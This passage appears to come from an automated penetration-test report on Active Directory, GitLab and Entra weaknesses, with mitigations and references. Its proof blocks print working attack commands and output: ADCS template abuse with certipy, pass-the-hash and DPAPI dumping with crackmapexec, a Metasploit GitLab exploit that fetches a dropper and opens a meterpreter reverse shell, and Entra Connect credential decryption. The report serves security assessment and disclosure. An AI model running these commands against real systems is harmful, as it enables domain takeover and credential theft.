Attackers can utilize the vulnerable Certificate Template to Request a Certificate for a Domain Administrator - leading to Privilege Escalation.

Privilege Escalation

Mitigations

- Audit published ADCS templates. Administrators should remove unused templates from publication on every CA in the environment. See 'Certified Pre-Owned - Audit Published Templates - PREVENT3.'
- Harden Certificate Template settings. Limit Certificate Templates that allow domain SAN specification AND Client Authentication. Alternatively, require Certificate Manager Approval or an Authorized Signature for certificate requests. Finally, an organization can restrict users/groups that have enrollment privileges for the Certificate Template. See 'Certified Pre-Owned - Audit Published Templates - PREVENT4.'
- Enforce Strict User Mappings for the Enterprise CA. At registry entry HKLM\SYSTEM\CurrentControlSet\Services\Kdc on a domain controller, setting the DWORD value of UseSubjectAltName to 0 forces an explicit mapping during Kerberos authentication. A user can still request (and receive) a certificate with a different SAN, but attempting to utilize the certificate for Kerberos authentication will fail. Additional mitigations for SChannel are also available. See 'Certified Pre-Owned - Audit Published Templates - PREVENT7.'

References

- Certified Pre-Owned: Abusing Active Directory Certificate Services @ **https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf**
- SpectreOps - Certified Pre-Owned @ **https://posts.specterops.io/certified-pre-owned-d95910965cd2**
- Hidden Dangers: Certificate Subject Alternative Names (SANs) @ **https://www.keyfactor.com/blog/hidden-dangers-certificate-subject-alternative-names-sans/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
ESC1	10.0.229.2	ADCS Template ESC1 on 10.0.229.2 : 445	Domain Compromise (1) Host Compromise (16) Domain User Compromise (1)	CRITICAL 10
ESC1-RECOVERY	10.0.229.2	ADCS Template ESC1-RECOVERY on 10.0.229.2 : 445		HIGH 7.5
ESC1	10.0.4.2	ADCS Template ESC1 on 10.0.4.2 : 445		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **ADCS Template ESC1 on 10.0.229.2 : 445**

Utilized H3-2022-0016 vulnerable Certificate Template 'ESC1' against host 10.0.229.2 to gain TGT and NTLM hash of SMOKE.NET/EX$. User jsmith can enroll in ADCA Template 'ESC1' -- which can be utilized for Authentication, allows requesters to specify a SubjectAltName (SAN) in the CSR and lacks protective Issuance Requirements.

```
05/24/2024, 4:20 PM

$ python3 /opt/h3-certipy/h3_wrap_certipy.py exploit --method ESC1 --template ESC1 --ca smoke-DC2-CA
SMOKE.NET/jsmith:S******************2

NTLM Hash: 1*****************************4
```

2.3.15. Active Directory Certificate Services Misconfigured Enrollment Agent Template

CRITICAL 10

H3-2022-0018

ADCS ESC3

This weakness was leveraged in 18 attack paths leading to critical impacts, including a Domain Compromise affecting Domain SMOKE.NET and a Domain User Compromise affecting the credential for domain admin admin1.

7.5 Base Score | 18 Attack Paths

Details

Active Directory Certificate Services (ADCS) is Microsoft's enterprise PKI implementation that integrates with Active Directory. Principals can request PKI Certificates based on collections of enrollment policies and predefined certificate settings known as Certificate Templates. A misconfigured ADCS Certificate Template with the 'Certificate Request Agent EKU' is not sufficiently protected, and could be could be used by an attacker to sign a certificate request 'on-behalf' of another user for another template that allows for Client Authentication. In order for this vulnerable template to be utilized for domain privilege escalation, a secondary vulnerable template must be available. See 'Certified Pre-Owned: Misconfigured Enrollment Agent Templates -ESC3' for additional details.

Attackers can Request (and receive) an Enrollment Agent Certificate. In concert with a secondary vulnerable template that allows for Client Authentication, attacks could use the Enrollment Agent Certificate to request a Certificate for a Domain Administrator - leading to Domain Privilege Escalation.

Privilege Escalation

Mitigations

- Audit published ADCS templates. Administrators should remove unused templates from publication on every CA in the environment. See 'Certified Pre-Owned - Audit Published Templates - PREVENT3.'
- Harden Certificate Template Settings. Require Certificate Manager Approval or an Authorized Signature for certificate requests. Additionally, restrict users/groups that have enrollment privileges for the Certificate Template. See 'Certified Pre-Owned - Audit Published Templates - PREVENT4.'
- Constrain Enrollment Agents. Restrict enrollment agents through the Certificate Authority MMC snap-in (certsrv.msc) by right clicking on the CA → Properties → Enrollment Agents. See 'Certified Pre-Owned - Audit Published Templates - PREVENT2.'

References

- Certified Pre-Owned: Abusing Active Directory Certificate Services @ **https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf**
- SpectreOps - Certified Pre-Owned @ **https://posts.specterops.io/certified-pre-owned-d95910965cd2**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
ESC3_EnrollmentAgent	10.0.229.2	ADCS Template ESC3_EnrollmentAgent on 10.0.229.2 : 445	Domain Compromise (1) Host Compromise (16) Domain User Compromise (1)	CRITICAL 10
ESC3-CRA	10.0.4.2	ADCS Template ESC3-CRA on 10.0.4.2 : 445		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **ADCS Template ESC3_EnrollmentAgent on 10.0.229.2 : 445**

Utilized H3-2022-0018 vulnerable Certificate Template 'ESC3_EnrollmentAgent' against host 10.0.229.2 to gain TGT and NTLM hash of SMOKE.NET/admin1. User bhuser can enroll in ADCA Template 'ESC3_EnrollmentAgent' -- which defines the Certificate Request Agent EKU, and lacks protective Issuance Requirements. The user was able to utilize this template to sign a request for ADCA template 'ESC3-EnrollmentAgent-AuthorizedSignature' -- which can be utilized for Authentication, but requires a signature from an Enrollment Agent (i.e. a certificate issued from template 'ESC3_EnrollmentAgent').

```
05/24/2024, 4:20 PM

$ python3 /opt/h3-certipy/h3_wrap_certipy.py exploit --method ESC3 --template ESC3_EnrollmentAgent --ca
smoke-DC2-CA --secondary ESC3-EnrollmentAgent-AuthorizedSignature SMOKE.NET/bhuser:b***************2

NTLM Hash: a*****************************8
```

2.3.16. Active Directory Certificate Services Misconfigured Template Access Controls

CRITICAL 10

H3-2022-0020

ADCS ESC4

This weakness was leveraged in 18 attack paths leading to critical impacts, including a Domain Compromise affecting Domain SMOKE.NET and a Domain User Compromise affecting the credential for domain admin naveensunkavally.

7.5 Base Score | 18 Attack Paths

Details

Active Directory Certificate Services (ADCS) is Microsoft's enterprise PKI implementation that integrates with Active Directory. Principals can request PKI Certificates based on collections of enrollment policies and predefined certificate settings known as Certificate Templates. ADCS Certificate Templates are securable objects in the AD. If the Access Control Entries allow unintended, or otherwise unprivileged, AD principals to edit sensitive security settings, the template could be used by an attacker for domain privilege escalation.

An unprivileged user with 'Write' or 'Full Control' ACE privileges could overwrite the template's security features - allowing for Domain Privilege Escalation (via ESC1) if other mitigating factors are not in place.

Privilege Escalation

Mitigations

- Audit published ADCS templates. Administrators should remove unused templates from publication on every CA in the environment. See 'Certified Pre-Owned - Audit Published Templates - PREVENT3.'
- Harden Certificate Template settings. Audit the Access Control Entries of vulnerable templates and ensure only a limited set of trusted Users/Groups are allowed 'Full Control' or 'Write' Privileges. Require Certificate Manager Approval or an Authorized Signature for certificate requests. Restrict users/groups that have enrollment privileges for the Certificate Template. See 'Certified Pre-Owned - Audit Published Templates - PREVENT4.'
- If the Node0 Proof indicates a failure to properly cleanup the exploited template, an ADCS administrator can utilize the the output JSON of the original template configuration to restore the template to it's original state utilizing Certipy (see references).

References

- Certified Pre-Owned: Abusing Active Directory Certificate Services @ **https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf**
- SpectreOps - Certified Pre-Owned @ **https://posts.specterops.io/certified-pre-owned-d95910965cd2**
- Certipy @ **https://github.com/ly4k/Certipy#esc4**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
ESC4	10.0.229.2	ADCS Template ESC4 on 10.0.229.2 : 445	Domain Compromise (1) Host Compromise (16) Domain User Compromise (1)	CRITICAL 10
ESC4	10.0.4.2	ADCS Template ESC4 on 10.0.4.2 : 445		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **ADCS Template ESC4 on 10.0.229.2 : 445**

Utilized H3-2022-0020 vulnerable Certificate Template 'ESC4' against host 10.0.229.2 to gain TGT and NTLM hash of SMOKE.NET/naveensunkavally. User jsmith has Full Control or Write ACE privileges for ADCA template ESC4. The user was able to overwrite the template with the Client Authentication EKU, allowing a second request to specify a SubjectAltName(SAN).

```
05/24/2024, 4:20 PM

$ python3 /opt/h3-certipy/h3_wrap_certipy.py exploit --method ESC4 --template ESC4 --ca smoke-DC2-CA
SMOKE.NET/jsmith:S******************2

NTLM Hash: f******************************a
```

2.3.17. Credential Reuse - Shared Windows Local User and Domain User Accounts

CRITICAL 10

H3-2022-0085

This weakness was leveraged in 35 attack paths leading to critical impacts, including a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL and a Critical Infrastructure Compromise affecting host 10.0.4.31 (openmediavault.pod04.example.internal).

7.5 Base Score | 35 Attack Paths

Details

A local user credential from a Windows machine was re-used to access Active Directory as a domain user.

An attacker can exploit this weakness to pivot from a single machine to accessing the Windows domain, opening up attack paths against Active Directory that could be used to compromise the entire domain.

Unauthorized Access | Privilege Escalation

Mitigations

- Separate the local user and domain user account. Update the passwords for both accounts to be unique and ensure it follows current password guidelines.

References

- NIST Password Guidelines @ **https://pages.nist.gov/800-63-3/sp800-63b.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
cbr-user	10.2.4.5	Domain Admin cbr-user	Domain Compromise (3) Critical Infrastructure Compromise (3) Host Compromise (22) Domain User Compromise (1) Sensitive Data Exposure (6)	CRITICAL 10
administrator	10.2.4.5	Domain Admin administrator	Domain Compromise (2) Critical Infrastructure Compromise (1) Host Compromise (20) Domain User Compromise (2) Sensitive Data Exposure (6)	CRITICAL 10

Asset	Host	Description	Downstream Impacts	Severity
administrator	10.0.220.53	Domain Admin administrator	Domain Compromise (2) Critical Infrastructure Compromise (1) Host Compromise (20) Domain User Compromise (1)	CRITICAL 10
guest	10.2.4.5	Domain User guest	Domain User Compromise (1)	CRITICAL 9

Proof

Proof of exploitability against one of the affected assets: **Domain Admin cbr-user**

The administrator user cbr-user was used to access the POD04.EXAMPLE.INTERNAL domain

```
05/24/2024, 3:29 PM

$ crackmapexec smb 10.0.4.1 -u cbr-user --shares -H 4******************************6

SMB         10.0.4.1        445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:p
od04.example.internal) (signing:True) (SMBv1:False)
SMB         10.0.4.1        445    DC01             [+] pod04.example.internal\cbr-user:4*****************
*************6 (Pwn3d!)
SMB         10.0.4.1        445    DC01             [*] Enumerated shares
SMB         10.0.4.1        445    DC01             Share           Permissions     Remark
SMB         10.0.4.1        445    DC01             -----           -----------     ------
SMB         10.0.4.1        445    DC01             ADMIN$          READ,WRITE      Remote Admin
SMB         10.0.4.1        445    DC01             C$              READ,WRITE      Default share
SMB         10.0.4.1        445    DC01             IPC$            READ            Remote IPC
SMB         10.0.4.1        445    DC01             NETLOGON        READ,WRITE      Logon server share
SMB         10.0.4.1        445    DC01             SYSVOL          READ            Logon server share
```

2.3.18. Credential Dumping - Data Protection API (DPAPI) Secrets

CRITICAL 10

H3-2023-0019

This weakness was leveraged in 45 attack paths leading to critical impacts, including a Domain Compromise affecting Domain SMOKE.NET and a Domain Compromise affecting Domain POD04.EXAMPLE.INTERNAL.

7.2 Base Score | 45 Attack Paths

Details

Windows stores and encrypts many credentials for applications on the system with the DPAPI encryption keys. Examples of such secrets are credentials stored in browsers, passwords for scheduled tasks, Remote Desktop, and service account passwords. Attackers with administrative privileges can extract the DPAPI keys and then decrypt the secrets stored across the system to extract the cleartext passwords.

Attackers who obtain cleartext credentials or NTLM hashes can directly login with those credentials. The credentials retrieved allow an attacker to move laterally across the environment.

Information Disclosure

Mitigations

- Deploy and tune endpoint detection and response tools to monitor and prevent common attacker methods for dumping DPAPI secrets.
- Review and restrict the usage of secrets that need to persist beyond reboot such as browser passwords, passwords used in scheduled tasks, and other stored user credentials.
- Ensure all privileged accounts have complex, unique passwords to prevent attackers from being able to pivot with them to other systems.
- Restrict domain users from being part of the local Administrators group.

References

- MITRE ATT&CK Technique: OS Credential Dumping @ **https://attack.mitre.org/techniques/T1003/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.220.52	10.0.220.52	10.0.220.52 (win7.smoke.net)	Domain Compromise (2) Critical Infrastructure Compromise (1) Host Compromise (34) Domain User Compromise (2) Sensitive Data Exposure (6)	CRITICAL 10
10.0.4.6	10.0.4.6	10.0.4.6 (az01.pod04.example.internal)	Microsoft Entra Account Compromise (2) Domain User Compromise (1) Microsoft Entra User Compromise (4)	CRITICAL 10
10.0.40.84	10.0.40.84	10.0.40.84		HIGH 7.2
10.0.4.129	10.0.4.129	10.0.4.129 (win7.pod04.example.internal)		HIGH 7.2
10.0.229.11	10.0.229.11	10.0.229.11 (fs.smoke.net)		HIGH 7.2
10.0.229.3	10.0.229.3	10.0.229.3 (ex.smoke.net)		HIGH 7.2

Proof

Proof of exploitability against one of the affected assets: **10.0.220.52 (win7.smoke.net)**

Secrets dumped from the DPAPI encrypted secrets using the credential for the a-jsmith user

```
05/24/2024, 6:23 PM

$ crackmapexec smb 10.0.220.52 -u a-jsmith -p 1******* -d SMOKE.NET --dpapi

a-jsmith:cleartext:1*******
Administrator:cleartext:U*********$
```

2.3.19. GitLab ExifTool Remote Code Execution Vulnerability

CRITICAL 10

CVE-2021-22205

This weakness led to a Critical Infrastructure Compromise affecting Gitlab application at 10.2.51.107:8080 and a Host Compromise affecting host 10.2.51.107.

This is a CISA Known Exploited Vulnerability.

10 Base Score | 2 Attack Paths

Details

An issue has been discovered in GitLab CE/EE affecting all versions starting from 11.9. GitLab was not properly validating image files that were passed to a file parser which resulted in a remote command execution.

Unauthenticated attackers can exploit this vulnerability to run arbitrary commands as the git user on the Gitlab host.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Update to the latest Gitlab application version per the vendor advisory. This issue was fixed in the GitLab 13.10.3, 13.9.6, and 13.8.8 release from April 14, 2021.
- Apply the hotpatch per the vendor instructions.

References

- Gitlab Advisory for CVE-2021-22205 @ **https://about.gitlab.com/blog/2021/11/04/action-needed-in-response-to-cve2021-22205/**
- Gitlab Hotpatch Instructions for CVE-2021-22205 @ **https://forum.gitlab.com/t/cve-2021-22205-how-to-determine-if-a-self-managed-instance-has-been-impacted/60918/2**
- Gitlab issue 327121 @ **https://gitlab.com/gitlab-org/gitlab/-/issues/327121**
- CVE-2021-22205 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-22205**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.107 : 8080	10.2.51.107	GitLab on 10.2.51.107 Port 8080	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 10

Proof

Proof of exploitability against affected asset **GitLab on 10.2.51.107 Port 8080**

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability

```
05/24/2024, 5:43 PM

$ python3 /opt/h3/msfrun_and_exec.py

[*] Using configured payload linux/x86/meterpreter/reverse_tcp
VERBOSE => false
WfsDelay => 2
EnableContextEncoding => false
DisablePayloadHandler => false
EXE::EICAR => false
EXE::Inject => false
EXE::OldMethod => false
EXE::FallBack => false
MSI::EICAR => false
MSI::UAC => false
SRVHOST => 0.0.0.0
SRVPORT => 8080
SSL => false
SSLCompression => false
SSLVersion => Auto
TCP::max_send_size => 0
TCP::send_delay => 0
RPORT => 8080
UserAgent => Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0
.0.0 Safari/537.36 Edg/108.0.1462.46
HttpUsername =>
HttpPassword =>
DigestAuthIIS => true
FingerprintCheck => true
DOMAIN => WORKSTATION
HttpTrace => false
HttpTraceHeadersOnly => false
HttpTraceColors => red/blu
HTTP::uri_encode_mode => hex-normal
HTTP::uri_full_url => false
HTTP::pad_method_uri_count => 1
HTTP::pad_uri_version_count => 1
HTTP::pad_method_uri_type => space
HTTP::pad_uri_version_type => space
HTTP::method_random_valid => false
HTTP::method_random_invalid => false
HTTP::method_random_case => false
```

```
HTTP::version_random_valid => false
HTTP::version_random_invalid => false
HTTP::uri_dir_self_reference => false
HTTP::uri_dir_fake_relative => false
HTTP::uri_use_backslashes => false
HTTP::pad_fake_headers => false
HTTP::pad_fake_headers_count => 0
HTTP::pad_get_params => false
HTTP::pad_get_params_count => 16
HTTP::pad_post_params => false
HTTP::pad_post_params_count => 16
HTTP::shuffle_get_params => false
HTTP::shuffle_post_params => false
HTTP::uri_fake_end => false
HTTP::uri_fake_params_start => false
HTTP::header_folding => false
HTTP::no_cache => false
HTTP::chunked => false
HTTP::junk_headers => false
HTTP::compression => none
HTTP::server_name => Apache
SendRobots => false
CMDSTAGER::FLAVOR => auto
CMDSTAGER::SSL => false
TARGETURI => /
AutoCheck => true
ForceExploit => false
RHOSTS => 10.2.51.107
payload => linux/x86/meterpreter/reverse_tcp
VERBOSE => false
LPORT => 3306
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
AutoLoadStdapi => True
AutoVerifySessionTimeout => 30
AutoSystemInfo => True
EnableUnicodeEncoding => False
SessionRetryTotal => 3600
SessionRetryWait => 10
SessionExpirationTimeout => 604800
SessionCommunicationTimeout => 300
AutoUnhookProcess => False
MeterpreterDebugBuild => False
PingbackRetries => 0
PingbackSleep => 30
PayloadUUIDTracking => False
EnableStageEncoding => False
StageEncodingFallback => True
PrependFork => false
PrependSetresuid => false
PrependSetreuid => false
PrependSetuid => false
PrependSetresgid => false
PrependSetregid => false
PrependSetgid => false
PrependChrootBreak => false
AppendExit => false
MeterpreterTryToFork => False
LHOST => 10.0.227.200
[*] Started reverse TCP handler on 10.0.227.200:3306
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Uploading atNDyalQo43x.jpg to /avWRhRsy9cbK
[+] The target is vulnerable. The error response indicates ExifTool was executed.
[*] Executing Linux Dropper for linux/x86/meterpreter/reverse_tcp
[*] Using URL: http://10.0.227.200:8080/JrXMC35
[*] Uploading 9kW1N0S4k.jpg to /oKluoyYh5Vsv
[*] Client 10.2.51.107 (Wget/1.20.3 (linux-gnu)) requested /JrXMC35
[*] Sending payload to 10.2.51.107 (Wget/1.20.3 (linux-gnu))
[*] Sending stage (1017704 bytes) to 10.2.51.107
[*] Sending stage (1017704 bytes) to 10.0.220.50
[*] Sending stage (1017704 bytes) to 10.0.220.50
[+] Exploit successfully executed.
[*] Command Stager progress - 100.00% done (112/112 bytes)
[*] Sending stage (1017704 bytes) to 10.0.220.50
[*] Sending stage (1017704 bytes) to 10.0.220.50
[*] Meterpreter session 241 opened (10.0.227.200:3306 -> 10.2.51.107:47678) at 2024-05-25 00:43:21 +0000
[*] Server stopped.
[*] Session 241 created in the background.
```

```
[*] Processing /tmp/msf_resource.txt for ERB directives.
resource (/tmp/msf_resource.txt)> run post/multi/general/execute command=whoami
[*] Executing whoami on #<Session:meterpreter 10.2.51.107:47678 (172.18.0.3) "git @ gitlab.smoke.net">...
[*] Response: git
resource (/tmp/msf_resource.txt)> ls
Listing: /var/opt/gitlab/gitlab-workhorse
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  42    fil   2022-03-25 14:19:03 +0000  VERSION
100640/rw-r-----  136   fil   2022-03-25 14:19:03 +0000  config.toml
040750/rwxr-x---  4096  dir   2024-05-24 11:02:23 +0000  sockets

resource (/tmp/msf_resource.txt)> sysinfo
Computer     : gitlab.smoke.net
OS           : Ubuntu 20.04 (Linux 6.5.0-1020-aws)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
resource (/tmp/msf_resource.txt)> getuid
Server username: git
```

2.3.20. Credential Dumping - Local Security Authority (LSA) Secrets

CRITICAL 10

H3-2021-0043

This weakness was leveraged in 7 attack paths leading to critical impacts, including a Microsoft Entra Full Tenant Compromise affecting Azure domain pod16.example.com in account 48161a3e-d44d-4cf5-8553-07b94c7fe64b and a Microsoft Entra User Compromise affecting the credential for nodezero_92250.

7.2 Base Score | 7 Attack Paths

Details

The Local Security Authority (LSA) process is responsible for user authentication on Windows hosts. LSA secrets are persistent credentials stored in the Windows registry. Examples of such secrets are cached domain user credentials, passwords for scheduled tasks, Internet Explorer passwords, and service account passwords. Attackers with administrative privileges can extract these secrets from the registry or in memory using tools such as Impacket secretsdump.py, Mimikatz, and crackmapexec.

Attackers who obtain cleartext credentials or NTLM hashes can directly login with those credentials. Cached domain user credentials are stored hashed in the DCC1 or DCC2 format and can't be directly used. However, if a cached domain user credential is cracked, an attacker can use it to move laterally across the Active Directory environment. Attackers can also exploit password re-use with any LSA secrets to move laterally

Information Disclosure

Mitigations

- Deploy and tune endpoint detection and response tools to monitor and prevent common attacker methods for dumping LSA secrets.
- Review and restrict the usage of secrets that need to persist beyond reboot such as auto-logon passwords, passwords used in scheduled tasks, and cached domain user credentials.
- Ensure all privileged accounts have complex, unique passwords to prevent attackers from being able to pivot with them to other systems.
- Restrict domain users from being part of the local Administrators group.

References

- MITRE ATT&CK Technique: OS Credential Dumping: LSA Secrets @ **https://attack.mitre.org/techniques/T1003/004/**
- MITRE ATT&CK Technique: OS Credential Dumping: Cached Domain Credentials @ **https://attack.mitre.org/techniques/T1003/005/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.6	10.0.4.6	10.0.4.6 (az01.pod04.example.internal)	Microsoft Entra Account Compromise (2) Domain User Compromise (1) Microsoft Entra User Compromise (4)	CRITICAL 10
10.0.229.11	10.0.229.11	10.0.229.11 (fs.smoke.net)	Domain User Compromise (1)	CRITICAL 9
10.0.220.54	10.0.220.54	10.0.220.54 (winxp.smoke.net)	Domain User Compromise (1)	CRITICAL 9
10.0.229.3	10.0.229.3	10.0.229.3 (ex.smoke.net)		HIGH 7.2
10.0.40.89	10.0.40.89	10.0.40.89		HIGH 7.2
10.0.220.52	10.0.220.52	10.0.220.52 (win7.smoke.net)		HIGH 7.2
10.0.229.6	10.0.229.6	10.0.229.6 (app4.smoke.net)		HIGH 7.2
10.0.40.70	10.0.40.70	10.0.40.70		HIGH 7.2
10.0.220.6	10.0.220.6	10.0.220.6 (app2.smoke.net)		HIGH 7.2
10.2.4.5	10.2.4.5	10.2.4.5 (horizon.pod04.example.internal)		HIGH 7.2
10.0.40.76	10.0.40.76	10.0.40.76		HIGH 7.2
10.0.4.129	10.0.4.129	10.0.4.129 (win7.pod04.example.internal)		HIGH 7.2
10.0.4.4	10.0.4.4	10.0.4.4 (svr01.pod04.example.internal)		HIGH 7.2
10.0.4.2	10.0.4.2	Domain Controller 10.0.4.2 (dc02.pod04.example.internal)		HIGH 7.2
10.0.229.2	10.0.229.2	Domain Controller 10.0.229.2 (dc2.smoke.net)		HIGH 7.2

Proof

Proof of exploitability against one of the affected assets: **10.0.4.6 (az01.pod04.example.internal)**

Output of adconnectdump decrypting Entra Connect credentials using secrets from DPAPI and LSA.

```
05/24/2024, 3:50 PM

$ python3 /opt/h3/adconnectdump.py -outputfile output -t 10.0.4.6 -d POD04 -u a-jsmith -p 1******* --from-
file key_data.json

Azure AD Connect remote credential dumper - by @_dirkjan

[*] Querying LSA secrets from remote registry
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x****************************20
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
[*] DefaultPassword
[*] DPAPI_SYSTEM
[*] Found DPAPI machine key: 0x****************************8f
[*] NL$KM
[*] New format keyset detected, extracting secrets from credential store
[*] Querying credential file 4CA56FFA09F06F84BF743BB18931FA05
[*] Found SID S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451 for NT SERVICE\ADSync Virtual
Account
[*] Decrypted ADSync user masterkey using SYSTEM UserKey + SID
[*] Found correct encrypted keyset to decrypt data
[*] Decrypting DPAPI data with masterkey 044CE5AF-8BC3-4D15-8DA2-7D658B49BDEC
[*] Decrypting encrypted AD Sync configuration data
```

```
[*] Azure AD credentials
[*]     Username: Sync_AZ01_97d10b16b452@example.onmicrosoft.com
[*]     Password: Wa**************************22
[*] Local AD credentials
[*]     Domain: POD04.EXAMPLE.INTERNAL
[*]     Username: MSOL_97d10b16b452
[*]     Password: =Q**************************mM
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

2.3.21. Microsoft Entra (AzureAD) Connect Credential Dumping

CRITICAL 10

H3-2024-0010

This weakness was leveraged in 7 attack paths leading to critical impacts, including a Microsoft Entra Full Tenant Compromise affecting Azure domain pod16.example.com in account 48161a3e-d44d-4cf5-8553-07b94c7fe64b and a Microsoft Entra User Compromise affecting the credential for nodezero_92250.

7.2 Base Score | 7 Attack Paths

Details

The AzureAD/Entra Connect is a service that synchronizes credentials between Active Directory and the Microsoft Entra Identity and Access Management (IAM) cloud service. AzureAd/Entra Connect maintains a database of encrypted credentials with high privileges in both the Active Directory Domain and the Entra tenant/domain. Attackers with administrative privileges could extract and decrypt these credentials either locally or remotely.

Attackers who obtain cleartext credentials from AzureAD/Entra Connect can directly login to either the Active Directory domain or Entra tenant with those credentials. AzureAD/Entra Connect's Domain user credential have DCSync privileges, and the Entra credential has extensive permissions that may lead to full account compromise.

Information Disclosure

Mitigations

- Treat your AzureAD/Entra Connect Server as a tier 0 resource and protect accordingly.
- Deploy and tune endpoint detection and response tools to monitor and prevent common attacker methods for dumping LSA and DPAPI secrets and decrypting the AzureAD/Entra Connect database.
- Ensure all privileged accounts have complex, unique passwords to prevent attackers from being able to pivot with them to other systems.
- Restrict domain users from being part of the local Administrators group.

References

- MITRE ATT&CK Technique: OS Credential Dumping @ **https://attack.mitre.org/techniques/T1003/**
- Dirk-jan Mollema: Updating adconnectdump - a journey into DPAPI @ **https://dirkjanm.io/updating-adconnectdump-a-journey-into-dpapi/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.6	10.0.4.6	10.0.4.6 (az01.pod04.example.internal)	Microsoft Entra Account Compromise (2) Domain User Compromise (1) Microsoft Entra User Compromise (4)	CRITICAL 10

Proof

Proof of exploitability against affected asset **10.0.4.6 (az01.pod04.example.internal)**

Output of adconnectdump decrypting Entra Connect credentials using secrets from DPAPI and LSA.

```
05/24/2024, 3:50 PM

$ python3 /opt/h3/adconnectdump.py -outputfile output -t 10.0.4.6 -d POD04 -u a-jsmith -p 1******* --from-
file key_data.json

Azure AD Connect remote credential dumper - by @_dirkjan

[*] Querying LSA secrets from remote registry
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x****************************20
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
[*] DefaultPassword
[*] DPAPI_SYSTEM
[*] Found DPAPI machine key: 0x****************************8f
[*] NL$KM
[*] New format keyset detected, extracting secrets from credential store
[*] Querying credential file 4CA56FFA09F06F84BF743BB18931FA05
[*] Found SID S-1-5-80-3245704983-3664226991-764670653-2504430226-901976451 for NT SERVICE\ADSync Virtual
Account
[*] Decrypted ADSync user masterkey using SYSTEM UserKey + SID
[*] Found correct encrypted keyset to decrypt data
[*] Decrypting DPAPI data with masterkey 044CE5AF-8BC3-4D15-8DA2-7D658B49BDEC
[*] Decrypting encrypted AD Sync configuration data
[*] Azure AD credentials
[*]     Username: Sync_AZ01_97d10b16b452@example.onmicrosoft.com
[*]     Password: Wa****************************22
[*] Local AD credentials
[*]     Domain: POD04.EXAMPLE.INTERNAL
[*]     Username: MSOL_97d10b16b452
[*]     Password: =Q****************************mM
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

2.3.22. Microsoft Entra (AzureAD) - Over-Privileged Service Principal

CRITICAL 10

H3-2024-0011

This weakness was leveraged in 8 attack paths leading to critical impacts, including a Microsoft Entra Full Tenant Compromise affecting Azure domain pod16.example.com in account 48161a3e-d44d-4cf5-8553-07b94c7fe64b and a Microsoft Entra User Compromise affecting the credential for nodezero_92250.

5.9 Base Score | 4 Attack Paths

Details

Entra-integrated Applications require a Service Principal "account" to store and represent its permissions within a tenant account. Service Principals are assigned Application Roles that regulate the privileges and actions of the application within the tenant. Several highly-privileged Application Roles, specifically RoleManagement.ReadWrite.Directory, AppRoleAssignment.ReadWrite.All, and Application.ReadWrite.All, could be overly-permissive for the application's intended use.

If an attacker is able to compromise an over-privileged Application/ Service Principal they may be able to gain Global Administrator privileges -- leading to a full Entra Account Compromise.

Privilege Escalation

Mitigations

- Review and Audit Service Principal's Application Roles to ensure they meet the intent and purpose of the application. Remove/Restrict any highly privileged Role that is not required for the application's functionality.

References

- SpectreOps - Service Principal Abuse @ **https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5**
- Dirk-jan Mollema: Azure AD privilege escalation - Taking over default application permissions as Application Admin @ **https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/**
- Microsoft - Using role-based access control for applications @ **https://learn.microsoft.com/en-us/entra/external-id/customers/how-to-use-app-roles-customers**
- Microsoft - What is Conditional Access? @ **https://learn.microsoft.com/en-us/entra/identity/conditional-access/overview**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
CBR-CICD-SP-STAGE		Entra Service Principal CBR-CICD-SP-STAGE	Microsoft Entra Account Compromise (4) Microsoft Entra User Compromise (4)	CRITICAL 10
atk-dev-pod-app		Entra Service Principal atk-dev-pod-app		MEDIUM 5.9

Proofs

Proofs of exploitability against one of the affected assets: **Entra Service Principal CBR-CICD-SP-STAGE**

Output of MS Graph Query showing Service Principal CBR-CICD-SP-STAGE has dangerous app roles: ['Application.ReadWrite.All (Does not allow management of consent grants)', 'AppRoleAssignment.ReadWrite.All', 'RoleManagement.ReadWrite.Directory (Read and write all RBAC settings)']

```
05/24/2024, 4:37 PM

$ python3 /opt/h3/entra_graph_search.py --username a-jsmith --refresh_token 0.******************************uw
--domain pod16.example.com --tenant 48161a3e-d44d-4cf5-8553-07b94c7fe64b exploit_sp_roles

{
    "id": "08e6677a-7c9a-413e-aafc-59fd6fc18a29",
    "deletedDateTime": null,
    "accountEnabled": true,
    "alternativeNames": [],
    "appDisplayName": "CBR-CICD-SP-STAGE",
    "appDescription": null,
